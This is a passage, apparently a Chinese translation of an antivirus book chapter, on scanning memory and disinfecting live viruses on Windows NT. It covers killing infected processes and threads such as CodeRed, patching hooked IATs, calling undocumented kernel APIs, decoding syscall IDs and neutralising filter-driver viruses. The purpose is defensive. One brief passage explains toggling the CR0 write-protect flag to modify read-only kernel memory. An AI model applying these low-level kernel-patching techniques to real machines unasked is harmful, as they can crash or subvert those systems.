由于Windows NT的内存管理器会回收未使用页面，而且内存中的页面只有当被访问时才会被读取，因此内存扫描的速度大体上取决于物理内存的大小。一台计算机的物理内存越大，则内存扫描器的速度就会越快——如果计算机拥有的物理内存非常有限，则页错误（page fault）数量将会大得多。图12-6显示了所有应用程序中的未使用页面（即访问标志(access flag)被内存管理器清除了一段时间的页面）都被回收了。例如本例中WINLOGON.EXE（在未扫描时）只使用了356KB的内存。

图12-6 A显示了当SCANPROC.EXE（一个用户模式的内存扫描器）对所有运行中的进程做扫描时，这些进程的内存使用量。WINLOGON.EXE的内存使用量增长到约7792KB，进程内导致的页错误数量也（从一千多）增长到几千（见图12-6中B部分和图12-7中B部分）。这是内存扫描的一个短期的副作用。

每当SCANPROC.EXE访问一个还不在物理内存中的新页面时，就会导致一个页错误。遇到这种情况后，内存管理器将把该页面读入物理内存，这就使得进程的内存使用量（Mem Usage）也增大了。当然，一个进程的内存使用量会越来越小，因为经过一段时间后，多数页面都将不再会被访问，因此会被回收。Windows NT的内存管理器通过几个工作线程（worker thread）来保持各进程间内存使用量的平衡。幸运的是，内存扫描不会给Windows NT的内存管理带来严重的问题。




图12-6　在内存扫描前检查进程的内存使用量




图12-7　在内存扫描时检查进程的内存使用量

枚举进程和扫描文件映像

另一种可选方案是枚举系统中正在运行的进程并扫描可执行文件的映像。这个技术对多数Win32威胁都是有效的，但它不能对付代码注入病毒，如CodeRed。

12.6　内存杀毒

如果不讨论一下如何使不同类型的病毒失去活性，本章就是不完整的。内存扫描器应该与实时监控型病毒扫描器密切协作，反病毒软件中的文件扫描组件能识别什么病毒，内存扫描器也应该能识别什么病毒。实时监控型扫描器可以检测到大部分已知病毒——即使这些病毒正在某些进程中运行，但它不能阻止病毒感染新的对象，因为活跃的病毒可以再次感染已杀毒的对象。通常，（内存中的）病毒代码在植入应用程序前，反病毒软件是不能检测到该病毒的。但如果这是一种已知病毒，则它植入应用程序后，新的病毒副本将不能再装入内存产生新的病毒进程，因为它会被实时监控型扫描器发现。

病毒可能会在以下情况下在一台机器上运行起来：

- 该计算机未安装病毒扫描器，但病毒代码已经在运行了。
- 这是一种新病毒，扫描器需要安装更新才能检测到它。

12.6.1　终止包含病毒代码的特定进程

让内存中的病毒失去活性，最简单的办法是杀掉内存检测到的包含病毒代码的任务。这很

容易用TerminateProcess() API和适当的权限（需要PROCESS_TERMINATE）做到。但是，终止任务是一种危险的过程，须要谨慎使用。由于活跃的病毒代码非常可能是存在于一个用户应用程序中的，因此如果简单地杀死染毒进程，可能会造成用户重要数据的丢失。因此，只有当病毒代码是作为一个独立进程运行时（如WNT/RemEx或W32/Parvo病毒），才应使用TerminateProcess()。

为避免被（意外）终止，有些病毒（如W32/Semisoft的变种）运行了两个不同的病毒进程。每当其中一个进程被终止时，仍在运行的那个进程就会重新启动它，这样病毒就很有效地保护了自己。因此，内存扫描器应该采用一个后台的实时监控扫描器，这样才能阻止新的病毒进程再次出现。

12.6.2 检测和终止病毒线程

如果病毒在一个进程中创建了病毒线程，内存扫描器就应该具备杀掉属于病毒的进程以及终止进程中那些线程的能力。前述的W32/Niko病毒（清单12-10）为自己生成两个线程。其中一个线程用作触发例程，会自己终止。而只要进程（至少有一个自己的线程）还在运行，则感染线程就会一直处于活跃状态。要想终止一个进程的特定线程，须获得线程句柄，并使用必要的THREAD_TERMINATE访问权限。

大多数基于NT的系统上的子系统DLL中都没有OpenThread()。该函数是未公开的，只能通过NTDLL.DLL中的NtOpenThread()来使用。清单12-11是笔者自己“手写的”函数声明：

清单12-11 笔者为NtOpenThread() API“手写的”定义

```
NTSYSAPI
NTSTATUS
NTAPI
NtOpenThread (
    OUT PHANDLE ThreadHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL
    );
```

为了从干净的应用程序线程中将病毒线程清除，内存扫描器应该检查每个线程的Win32StartAddress。Win32StartAddress可以从性能数据中获得，但如果通过另一个未公开的API来获取Win32StartAddress会更容易。这个API称为NtQueryInformationThread()，有五个参数：

- 第一个参数是具有THREAD_QUERY_INFORMATION权限的线程句柄。
- 第二个参数是QueryWin32StartAddress类型值，即9。
- 第三个参数是返回值的地址。
- 第四个参数是待返回信息的字节数（4）。
- 最后一个参数是可以取NULL值的PULONG型的BytesWritten。

NtQueryInformationThread()将返回特定线程的正确的起始地址，如tlist.exe应用程序（该程序可以在Windows NT的Resource Kit中找到）所示。（清单12-9是对一个感染了Win32/Niko病毒的进程使用tlist.exe后的输出。）这个例子中，两个病毒线程的起点分别位于0x0040f021和

0x0040f01c。这两个地址都指向了活跃的病毒映像中的两个跳转指令(0xe9)，而这两个跳转指令又会将控制权转移给病毒线程函数的入口点。

内存扫描器通过检查一个线程的Win32StartAddress就可以确定是否该线程属于病毒，因为线程的起点将指向内存中活跃的病毒映像。在Niko这个例子中，病毒代码是作为宿主应用程序的主线程运行的，因此主线程（入口点）的Win32StartAddress（0x0040f000）不应该被终止，因为宿主程序也使用了同一线程。最后一步是用TerminateThread() API和THREAD_TERMINATE访问权限来终止线程。

用上述过程来检测和杀死Microsoft IIS进程地址空间中的CodeRed线程基本上是可靠的。

清单12-12是同一个系统上的Microsoft IIS被CodeRed I和CodeRed II两个病毒感染后，INETINFO.EXE进程中的线程的部分日志。如果在任何线程的起点地址发现病毒特征(signature)，则该线程就会被识别为活跃的和染毒的。这就确保了避免出现僵尸虚警(ghost positive，由于蠕虫攻击失败时也可能会把不活跃的蠕虫代码植入应用程序的堆缓冲区上，因此会产生误警)。尝试终止检测到的CodeRed线程可以成功地阻止蠕虫进一步传播，并为补丁安装过程赢得足够的CPU时间。

注意：尽管感染过程才经过了几秒，但与蠕虫相关的线程的上下文切换次数就很高了。CodeRed II的感染是刚刚开始（fresh），其上下文切换次数相对较低。注意大部分CodeRed II线程的上下文切换值都几乎相同。

清单12-12　W32/CodeRed的两个变种及其线程

```
PID: 0x03b0 (INETINFO.EXE)

Threads:
TID  CTXSWITCH     LOADADDR    WIN32STR    STATE

3ac          63    77e878c1    01002ec0    Wait:Executive
260         458    77e92c50    77dc95c5    Wait:Userrequest
410         927    77e92c50    78002432    Wait:Userrequest
414         921    77e92c50    78002432    Wait:Userrequest
418         131    77e92c50    00000000    Wait:Lpcreceive
41c         459    77e92c50    77dc95c5    Wait:Userrequest
.
.
.
494           2    77e92c50    6a176539    Wait:Userrequest
498           8    77e92c50    6d703017    Wait:Userrequest
49c           7    77e92c50    69de3ce1    Wait:Userrequest
4a0           1    77e92c50    69e0d719    Wait:Eventpairlow
4a4           1    77e92c50    69e0d719    Wait:Eventpairlow
:
4bc         178    77e92c50    6783b085    Wait:Userrequest
348       10507    77e92c50    730c752b    Wait:Userrequest
:
598       10509    77e92c50    010ce918    CodeRed I Thread
59c       10509    77e92c50    0230fe7c    CodeRed I Thread
5a0       10510    77e92c50    0234fe7c    CodeRed I Thread
5a4       10509    77e92c50    0238fe7c    CodeRed I Thread
```

```
*  (为缩减本清单长度，此处略去了数百个线程)
.
.
708      10509     77e92c50    039cfe7c    CodeRed I Thread
70c      10509     77e92c50    03a0fe7c    CodeRed I Thread
710      10510     77e92c50    03a4fe7c    CodeRed I Thread
714      10509     77e92c50    03a8fe7c    CodeRed I Thread
718      10509     77e92c50    03acfe7c    CodeRed I Thread
71c      10509     77e92c50    03b0fe7c    CodeRed I Thread
720      10509     77e92c50    03b4fe7c    CodeRed I Thread
724          2     77e92c50    03b8fe7c    CodeRed I Thread
26c         65     77e92c50    00000000    Wait:Lpcreceive
518          1     77e92c50    6d70175a    Wait:Eventpairlow
320          7     77e92c50    6d70175a    Wait:Eventpairlow
568        839     77e92c50    004202a1    CodeRed II Thread
58c        810     77e92c50    004202a1    CodeRed II Thread
390        810     77e92c50    004202a1    CodeRed II Thread
4d8        810     77e92c50    004202a1    CodeRed II Thread
.
.
.
800        814     77e92c50    004202a1    CodeRed II Thread
804       7868     77e92c50    74fd68fd    Wait:Eventpairlow
808        813     77e92c50    004202a1    CodeRed II Thread
80c        812     77e92c50    004202a1    CodeRed II Thread
810        812     77e92c50    004202a1    CodeRed II Thread
.
*       (为缩减本清单长度，此处略去了数百个线程)
.
b3c        812     77e92c50    004202a1    CodeRed II Thread
b40        812     77e92c50    004202a1    CodeRed II Thread
b44        814     77e92c50    004202a1    CodeRed II Thread
b48        812     77e92c50    004202a1    CodeRed II Thread
b4c        812     77e92c50    004202a1    CodeRed II Thread
b50        812     77e92c50    004202a1    CodeRed II Thread
b54        812     77e92c50    004202a1    CodeRed II Thread
```

有些较难对付的情况下，线程不会被立即杀死。病毒中一种越来越常用的技巧是：向标准的Windows 进程中注入一个线程，以防止另一蠕虫进程被杀死。如果保护线程（protection thread）被终止了，则蠕虫进程会立刻被重新注入该线程。因此，需要首先冻结该线程，终止蠕虫进程，然后才能杀死被冻结的线程。当然，还存在比这更复杂而没有简单解决方案的病毒技术。

12.6.3 修复活跃页面中的病毒代码

最难杀毒的情况包括：病毒位于已加载的EXE或DLL映像中；或者病毒会为每个进程分配页面来存放病毒代码，并把宿主程序的一些导入项钩挂到自身代码上。在这些情况下，要想杀毒就必须修复内存中活跃的病毒代码。修复过程的设计必须非常仔细，因为如果对内存中的病毒代码做了不正确的修复，则可能会意外产生新的病毒变种。

当病毒通过修改宿主应用程序的导入地址表（import address table, IAT）将API钩挂到病毒代码时，就应该修复每个染毒进程的IAT。这将从API链中清除掉该病毒代码。这个操作必须进行得很快。可能最安全的方法是在修复时挂起（suspend）染毒进程的每个线程。当IAT被修复

后，线程可以继续运行。这种情况下可以使用WriteProcessMemory()来修改必要的页面。应该逐一对病毒的各个实例执行清除过程。必须首先检查需要修改的每个页面的保护标志。如果页面有PAGE_READONLY访问权限，则应把保护标志修改为PAGE_READWRITE。这种情况下可以结合使用VirtualProtectEx()函数和PROCESS_VM_OPERATION访问权限。

当病毒（如W32/Heretic）感染了一个特定子系统DLL时，情况则复杂得多。另外有些蠕虫（如W32/Ska.A[11]）则会修改套接字通信库文件(WSOCK32.DLL)。

对W32/Heretic，它感染KERNEL32.DLL，结果该文件中（而不仅仅是在内存中）的两个API的导出地址被修改了。当一个特定进程用GetProcAddress()函数获取了这种API的地址时，它将得到一个指向病毒代码的指针。由于有些应用程序会在初始化时确定某些API的地址，因此它们在整个运行过程中都会“记住”这些地址。这就是为什么不应该在内存杀毒过程中修复KERNEL32.DLL的导出地址表的原因。有些情况下，尽管做了修复，病毒仍然可能会被再次激活。杀毒程序不应修复KERNEL32.DLL的导出表，而应该非常小心地修复内存中活跃的病毒代码。这可以通过修改病毒钩挂例程入口点处的代码来实现，这样控制就会传递给钩挂函数的出口点(exit)——病毒在该位置调用了原始API的入口点代码。这样，病毒就不再能复制了。当然，针对不同的病毒，这个过程会不同，它需要能够精确识别病毒代码。

12.6.4 如何为已装入内存的DLL及运行中的应用程序杀毒

已装入内存的子系统DLL是被共享的，不能被写入。可以对其内存映像进行杀毒，但却不能对文件杀毒，因为杀毒程序不能以写入模式打开这样的文件。这个问题最简单的解决方案是生成一张染毒程序的清单，然后让用户重启电脑。例如，可以从用户模式用一个原生的(native)（指操作系统自带的。——译者注）杀毒程序来杀毒。Windows NT启动时，有一些NT系统原生的应用程序甚至在加载任何子系统前就已经执行了。有些标准的Windows NT应用程序，如AUTOCHK.EXE，就是原生的应用程序。

另一种可选方案是在Windows PE环境(Microsoft Windows Preinstallation Environment，微软Windows 预安装环境)上开发一个扫描器和杀毒器。Windows PE允许在内存干净的情况下轻松地访问NTFS磁盘。事实上，在Windows PE上可以实现很多其他系统不能实现的功能，但是使用WinPE需要获得特殊授权。

还有一种可选方案是Bart Lagerweij的BartPE（也称为PE builder）[12]。

12.7 内核模式的内存扫描

内核模式与用户模式的内存扫描所实现的基本功能非常相似。但在内核模式执行内存扫描无论如何都更加安全。而且，内核模式的内存扫描器可以扫描内核地址空间上部的2GB是否有病毒。当前，基于NT的系统上只有少数病毒有内核模式组件，但将来这类病毒可能更多地会实现为文件系统的过滤驱动。本节解释了为现今的用户模式Win32病毒开发内核模式的内存扫描器会遇到的主要问题。笔者将介绍扫描进程地址空间上部2GB中是否有内核模式病毒的基本步骤。

12.7.1 扫描进程的用户地址空间

在内核模式中，对每个进程的用户地址空间进行扫描时可以采用与用户模式的内存扫描相

似的方法。事实上，很多系统函数在修改后都可以用于内核模式。有几种方法可以获得所有正在运行的应用程序进程ID。一种方法是用NtQuerySystemInformation() API，该函数是从NTOSKRNL.EXE中按名称导出的，因此调用它和从内核模式的驱动中调用ZwQuerySystem Information()（ZwQSI）一样容易。当然，该函数是未公开的，因此必须首先给出并包含必要的声明，否则，连接程序就不能正确地链接驱动程序。

12.7.2 确定NT服务API的入口点

不幸的是，内存扫描所需的一些重要API并不是按名称从内核(NTOSKRNL.EXE)中导出给内核模式驱动程序使用的。当一个用户模式应用程序调用KERNEL32.DLL中的VirtualQueryEx() API时，该调用被重定向到NTDLL.DLL中的NtQueryVirtualMemory() API。

令人惊讶的是，此API并不能从内核（NTOSKRNL.EXE）中获得。该文件中包含此函数是给NTOS用的，但并未将其导出给其他驱动程序使用。显然，NT的设计者并未考虑到必须“干预”虚拟管理程序(Virtual Manager)运作的情形。

驱动程序可以有两种不同途径解决这个问题。最简单的办法是把它链接到NTDLL.DLL。另一种可能是开发一个类似于用户模式的GetProcAddress()的函数，该函数与GetProcAddress()又存在一些重要区别：它可以在系统上下文中遍历NTDLL.DLL的导出表而获得一个特定NT服务的功能号(function ID)。该函数可以获取NT服务功能号，这个功能号在IA32系统上是由入口点处的一条MOV指令放置到EAX寄存器中的。这样，驱动程序就可以正确地指定该功能在Windows NT 管理程序（NTOSKRNL.EXE）内部的地址：KeServiceDescriptorTable + NtServiceID。

清单12-13是NTDLL.DLL中的一个INT 2E功能调用实例：NtCreateFile()。

清单12-13 IA32平台上的NT服务调用实例

```
B814000000  mov   eax,14h          ; NtCreateFile ID
8D542404    lea   edx,[esp+arg_0]
CD2E        int   2Eh
C22C00      ret   2Ch
```

IA32上的Windows XP在NTDLL.DLL中实现了类似的存根程序(stub)，但该代码使用了动态生成的“蹦床”(trampoline)。如果处理器支持sysenter指令，则这个syscall序列不会使用INT 2E。在这种情况下，NTDLL中的函数会调用用户模式进程的最后几个页面之一中的代码。这个页面的内容是先前根据处理器功能实时生成的，如清单12-14所示。事实上，这个页面并不是系统中任何DLL的一部分。

清单12-14 Pentium II处理器上的系统调用实例

```
B827000000  mov     eax, 27h
BA0003FE7F  mov     edx, 7FFE0300h
FFD2        call    edx
C20C00      retn    0Ch

CALL EDX -> (7FFE0300 - 靠近用户地址空间的末尾)

8BD4        mov     edx, esp
0F34        sysenter
C3          retn
```

Intel在Pentium II处理器中实现了一个称为sysenter的新指令。使用它可以更快地切换到内核模式，这样XP在无数的API调用中节省了几个CPU时钟的时间，结果系统运行得就更快了。

注意：ID仍然可以从原生API的入口点处获得（本例中为27h）。

12.7.3 用于内核模式内存扫描的重要NT函数

有几个函数非常有助于扫描进程占据的内存空间。

NtQueryVirtualMemory()查询一个特定进程的页面。该函数并未公开，但它不过是把VirtualQueryEx()翻译为内核（NTOSKRNL.EXE）中的ZwQueryVirtualMemory()罢了。其名字可以用Windows NT的内核调试程序显示出来，因为调试信息包含了函数的名字。然而，该函数（与另外几个函数一样）并不是从内核（NTOSKRNL.EXE）中按名字输出的。

其他有用的函数还有：NtTerminateProcess()、NtOpenThread()、NtSuspendThread()、NtResumeThread()和NtProtectVirtualMemory()。这些函数大部分不过是其用户模式的等价函数的一个翻译，但是却未被公开。必须为这些函数逐一在头部进行声明。另外，ZwOpenProcess()可用于获得进程句柄。

12.7.4 进程上下文

在NT中，内核模式驱动程序可以在三种不同的上下文中运行[4]：

- 系统进程上下文
- 特定线程（和进程）上下文
- 任意线程（和进程）上下文

根据环境的不同，虚拟内存中靠下的2GB 可能会映射到任何用户进程或者根本映射不到任何用户进程。内存扫描器应该能够切换到特定进程的上下文，以便于将该进程映射到虚拟内存靠下的2GB中。一个方法是用未公开的函数KeAttachProcess()。使用该API必须要做以下头部声明：

```
VOID KeAttachProcess(
   IN PEPROCESS   Process
);
```

这个内核API首先需要一个PEPROCESS参数（它是一个指向EPROCESS结构体的指针）。要得到该参数，可以使用一个称为PsLookupProcessByProcessId()的未公开函数，而这个函数以一个正常的进程ID作为第一个参数[13]。

```
NTSTATUS
PsLookupProcessByProcessId(
   IN ULONG Process_ID,
   OUT PVOID *EProcess);
```

每当内核模式的内存扫描器需要读取一个页面时，它应该将上下文切换到它想要访问的特定进程。KeDetachProcess()可以从任何上下文返回到系统上下文：

```
VOID KeDetachProcess(
   VOID
);
```

查询功能的开发必须非常仔细，以使得在任何有问题的情况下都能正常工作。由于可以用前述方法查询进程页面，因此不应访问无法获取的页面。否则，就会因出现太多异常降低了系统运行速度而令内存扫描速度极慢。

12.7.5 扫描地址空间上部的2GB

地址空间上部的2GB 包含了可执行代码，如NT管理程序、系统驱动程序和第三方驱动程序。用对象管理器(Object Manager)可以获得驱动程序列表。另外，也可以用NtQuerySystemInformation()来执行类型为11(0x0B)的查询，返回已加载的驱动程序基地址清单。

要想查询该区域的页面不是很容易，因为没有API接口可用。查询页表是可行的，但需要针对不同的操作系统Service Pack进行编码，另外还会有稳定性问题。最容易的方法是检查每个驱动程序的基地址，并直接在内存中解析其结构。由于任何驱动程序都可以访问整个上部的2GB地址空间，因此这个途径不仅是可能的，而且可以很容易地通过解析内存中每个驱动程序的PE节表(section table)来实现。SoftIce调试器在显示内存中的驱动程序列表时基本上也是用的这个方法。

扫描已分页的和未分页的内存池区域也不是很容易。最简单的办法是找到病毒代码的一个引用，比如从一个固定位置指向病毒代码的一个处理程序钩挂例程。

12.7.6 如何使一个过滤驱动程序病毒失去活性

这个问题可能听起来比较奇怪，因为现在尚未有哪种病毒使用了这个方法。但这种方法绝对是可行的，可以确信一定会有人开发出这种病毒的。(本节中，笔者假设读者具备了Windows NT驱动程序的基本知识)。

问题在于：过滤驱动程序不能从内存中卸载——至少微软是这样建议的，因此这个观点应该很有说服力。文件系统过滤驱动程序被关联到一个特定的文件系统驱动程序(ntfs.sys、fastfat.sys等等)的设备对象上，或者被关联到另一个过滤驱动程序的设备对象上，从而形成一个过滤驱动程序链。事实上，同一个过滤驱动程序可以被关联到其他驱动程序的多个设备对象上(图12-8是一个例子)。




图12-8 用OSR的DeviceTree工具显示的过滤驱动程序链的实例

很容易就可以将一个过滤驱动程序从这个链的末尾分离出去，但这样做是不安全的。还有一个问题是：当一个过滤驱动(A)位于另外两个过滤驱动(B和C)之间或者位于一个文件系统驱动(D)和一个过滤驱动(E)之间时，过滤驱动(A)将不能从链中分离出去，否则同时会将链中位于A之后的所有驱动都分离出去。因此，必须找到另一种解决方案。经过几次尝试，笔者发现了一种可行的方法。

驱动程序的执行是从其DriverEntry函数开始的。在这个函数中，过滤驱动通常会生成一个新的设备对象(一个钩挂设备)，然后通过调用

IoAttachDevice()、IoAttachDeviceToDeviceStack()或者AttachDeviceByPointer()函数来将它关联到待过滤设备的设备对象上。

文件系统过滤程序必须支持快速I/O，这样它们才能实现一个带有指向其自身快速I/O入口点的函数指针的FAST_IO_DISPATCH表。在一个特定的快速I/O钩挂例程中，执行了快速I/O过滤之后，过滤驱动程序必须调用其钩挂设备关联到的驱动程序的原始快速I/O入口点。有意思的是，Windows NT自己不会保存指向下级设备对象的指针。每个驱动程序必须保存这些指针，推荐的做法是将这个指针保存在钩挂设备的DeviceExtension中。然而，DeviceExtension绝对是一个跟具体驱动程序相关的结构，每个驱动程序都可以将DeviceExtension定义为自己喜欢的格式，或者根本就不用它。所有这些问题都使我们的任务更为复杂。

看起来，要想安全地终止一个过滤驱动程序，唯一途径就是用一种非标准的方法“过滤”掉它，这种非标准的方法不会让驱动程序在其任何过滤例程中获得控制权。相反，必须调用特定过滤驱动程序关联到的驱动程序。为做到这一点，再过滤驱动程序(refiltering driver)（DeactivatorDriver）必须修改过滤驱动程序的驱动对象（VirusDriver）。VirusDriver的所有MajorFunction[]入口都应该修改为指向DeactivatorDriver的HookDispatch例程。此外，VirusDriver的FastIoDispatch域应该修改为指向DeactivatorDriver的快速I/O表。

当正确实施这个修改后，获得控制权的将是DeactivatorDriver的快速I/O入口，而不是VirusDriver本身。主要的问题是：DeactivatorDriver的每个快速I/O例程都应该通过遍历VirusDriver的设备对象链来调用VirusDriver下的快速I/O例程。必须对所有文件系统驱动程序的设备对象的AttachedDevice域进行检查，看是否有VirusDriver钩挂设备关联到它们上。当一个文件系统驱动的设备对象的AttachedDevice域与VirusDriver的任何一个钩挂设备对象指针相等时，就应该保存文件系统驱动程序的设备对象指针。每当调用DeactivatorDriver的快速I/O时，快速I/O可能会被重定向到VirusDriver所关联的驱动程序上。这是因为已保存的设备对象指针将指向一个设备对象，该设备对象有一个指针指向其拥有者的驱动对象。如果那个驱动对象有一个已被VirusDriver的快速I/O例程过滤掉的快速I/O入口点，则应该向它传递未做任何修改的输入参数以调用它。从那时起，VirusDriver的快速I/O就将被再次过滤掉(refiltered)，并失去了活性。

类似地，DeactivatorDriver的Dispatch例程必须完成VirusDriver的中断请求包(Interrupt Request Packets, IRPs)，或者必须用IoCallDriver()例程把IRP传递给相应的设备对象。

是不是太难懂了？毫无疑问，是的！当然，如果基于NT的系统过滤驱动程序模型比现在组织得稍好一些，做这件事情就会容易一些了。

12.7.7 对付只读型的内核内存

Windows 2000实现了只读型的内核内存。如果只读内存启用了，就不能修改不可写的页面（如驱动程序的代码节）。这样做是为了保护OS内核（及其数据）和驱动程序，以免它们相互干扰。然而，这个功能也使病毒获益，也让清除过程需要极度的细心。

实践表明：这个功能仅当系统中物理内存不超过128MB时才有效。这样的话，虚拟内存就是用4KB大小的页面来管理，但如果有更多内存，则系统将切换到大页面模式(large page mode)。迄今为止，大页面模式下还不具有保护功能。

然而，有几种方法可以对付只读型内存。例如，在写操作过程中，IA32处理器的CR0控制寄存器的WP标志可能就会被翻转(flipped)。这可以在内核模式完成，但必须特别小心（这完全是一种黑客行为！）。当WP处于off状态时，所有页面都可以被写入。

12.7.8 64位平台上内核模式的内存扫描

大部分32位Windows病毒已经能够感染64位Windows系统了。这是因为64位Windows缺省支持32位可执行程序。然而，64位病毒也已经开始出现。预期病毒编写者会在AMD64和EM64T（带有64位扩展的IA32）系统上开发出多得多的病毒，因为在那些系统上编程更容易，而且那些系统价格相对便宜，所以攻击者获得它们会更加容易。但有一个事实与上述说法稍有矛盾：第一个64位病毒是在Itanium处理器上出现的[14]（Itanium是Intel面向任务关键型高端商业服务器的64位产品，价格较高，但第一个64位病毒是在这种处理器上产生的，因此作者说这个事实与前面的说法有点矛盾。——译者注）。

32位进程只链接到32位DLL，实现的是一种“Windows上的Windows”（Windows-on-Windows，WOW)系统。NTDLL.DLL在32位进程中是32位的，但最终会切换到64位内核(NTOSKRNL.EXE)。

NTDLL.DLL在系统进程中是64位的。将32位内存扫描器移植到64位，其方法是很直接的。可以解码64位NTDLL.DLL的导出项(exports)的入口点，以选择在功能上等同于IA32上的EAX取值的ID。如果希望采用本章描述的32位方法，那么这就是为了获得NtServiceID以进行内存扫描而需解码的内容。清单12-15是Itanium上的一个64位Windows 系统调用(syscall)。

清单12-15 IA64上的一个系统服务调用

```
mov r8 = 6                                  ; NtServiceID
movl r2 = 0xE0000000FFA00020;;
nop.m 0
mov b6 = r2
br.few b6
```

这段代码可能会令不熟悉Itanium处理器的人感到困惑。它首先把NtServiceID（本例中取值为6）送入r8寄存器，接着把一个长整型64位数据送入r2寄存器，然后就是一个空操作(nop)。

但这并非是垃圾指令。Itanium处理器把多条指令编码为一个包（bundle)。每个包中可以有多达3个槽(slot)和3条指令。因此，如果下一条指令不能编码在那个位置时，编译器就需要用NOP指令来填充槽内的空间。代码运行时指令指针寄存器（instruction pointer, IP）会依次指向各个包。指令槽根据一个掩码(mask)进行解码。

最后，代码执行到b6寄存器（分支寄存器）那一行，把r2寄存器的值送入了b6寄存器，以完成服务调用。为了解码NtServiceID，必须解码mov r8=6指令，而该指令与它后面的MOVL和NOP指令被编码在同一个包中。这是整个过程中比较容易的部分。

得到NtServiceID后，还需要理解Itanium上的全局指针(global pointer, GP)寄存器是如何工作的。GP是为访问一个载荷模块（load module）内的数据而预先分配的值（此处的load module指任何PE文件，包括EXE和DLL。参见MSDN Magazine上Matt Pietrek的文章《Programming for

64-bit Windows》，http://msdn.microsoft.com/msdnmag/issues/1100/hood/。——译者注）。全局指针在x86架构上是没有的，但在RISC计算机上早已存在了，NT也在很早以前就为Power PC定义过全局指针。

当执行一个标准调用时，调用者必须设置GP寄存器。GP的值可以通过载荷模块头部的IMAGE_DIRECTORY_ENTRY_GLOBALPTR获得。

为了调用一个NT API函数，需要获得内核（例如NTOSKRNL.EXE）的GP。这很容易做到，因为使用ZwQuerySystemInformation()可以很容易获得模块的基地址。

另外还必须知道如何定义一个函数指针。在IA64上，每个API和函数都被定义为PLABEL_DESCRIPTOR（PLD）[15]：

```
typedef struct _ PLABEL_DESCRIPTOR {
   ULONGLONG EntryPoint;
   ULONGLONG GlobalPointer;
} PLABEL_DESCRIPTOR, *PPLABEL_DESCRIPTOR;
```

因此，就必须把需要动态调用的API定义为一个PLD。在调用函数前，必须把GP设置为内核(NTOSKRNL)的GP，并把EntryPoint设置为服务描述符表项(service descriptor table entry)中的对应地址，这个地址可以用从NTDLL.DLL中解码得到的ID获得。这样，就很容易调用未导出的API了。

注释　AMD64和EM64T处理器不使用GP寄存器。

对驱动程序空间的扫描可以采取与IA32系统上类似的方法。清单12-16给出了IA64架构上的64位NTOS和已加载驱动程序的部分摘录。System32文件夹存储了64位NTOS映像，其名称是历史遗留下来的。NTDLL.DLL仍然会被加载到用户地址空间的“底部”。

清单12-16　IA64架构上的64位Windows内核和已加载驱动程序的摘录

```
地址              名称
E000000083000000 \WINNT64\System32\ntoskrnl.exe
E0000000836BE000 \os\winnt50C\hal.dll
E0000165CF020000 \WINNT64\System32\KDCOM.DLL
E0000165CF028000 \WINNT64\System32\BOOTVID.dll
E0000165E746C000 ACPI.sys
E0000165CF200000 \WINNT64\System32\DRIVERS\WMILIB.SYS
E0000165E740C000 pci.sys
E0000165E73E2000 isapnp.sys
E0000165CF390000 pciide.sys
E0000165CE800000 \WINNT64\System32\DRIVERS\PCIIDEX.SYS
:
:
E0000165E6E14000 Ntfs.sys
E0000165E6D2E000 NDIS.sys
E0000165E6CAC000 Mup.sys
E0000165E484E000 \SystemRoot\System32\DRIVERS\VIDEOPRT.SYS
E0000165E4894000 \SystemRoot\System32\DRIVERS\ati2mpaa.sys
:
```

```
E0000165E1EE6000 \SystemRoot\System32\DRIVERS\netbios.sys
E0000165E1E3E000 \SystemRoot\System32\DRIVERS\rdbss.sys
E0000165E1B9A000 \SystemRoot\System32\DRIVERS\mrxsmb.sys
E0000165E1AE8000 \SystemRoot\System32\Drivers\fastfat.SYS
:
2000000000000000 \??\E:\WINNT64\system32\win32k.sys
:
E0000165E004C000 \SystemRoot\System32\Drivers\Cdfs.SYS
E0000165DFFE2000 \SystemRoot\System32\DRIVERS\ipsec.sys
0000000077E70000 \WINNT64\system32\ntdll.dll
```

12.8 可能的内存扫描攻击

不幸的是，内存扫描可能会遭受到几种攻击。下面列出了很多可能的攻击途径，也提到了一些解决方案。

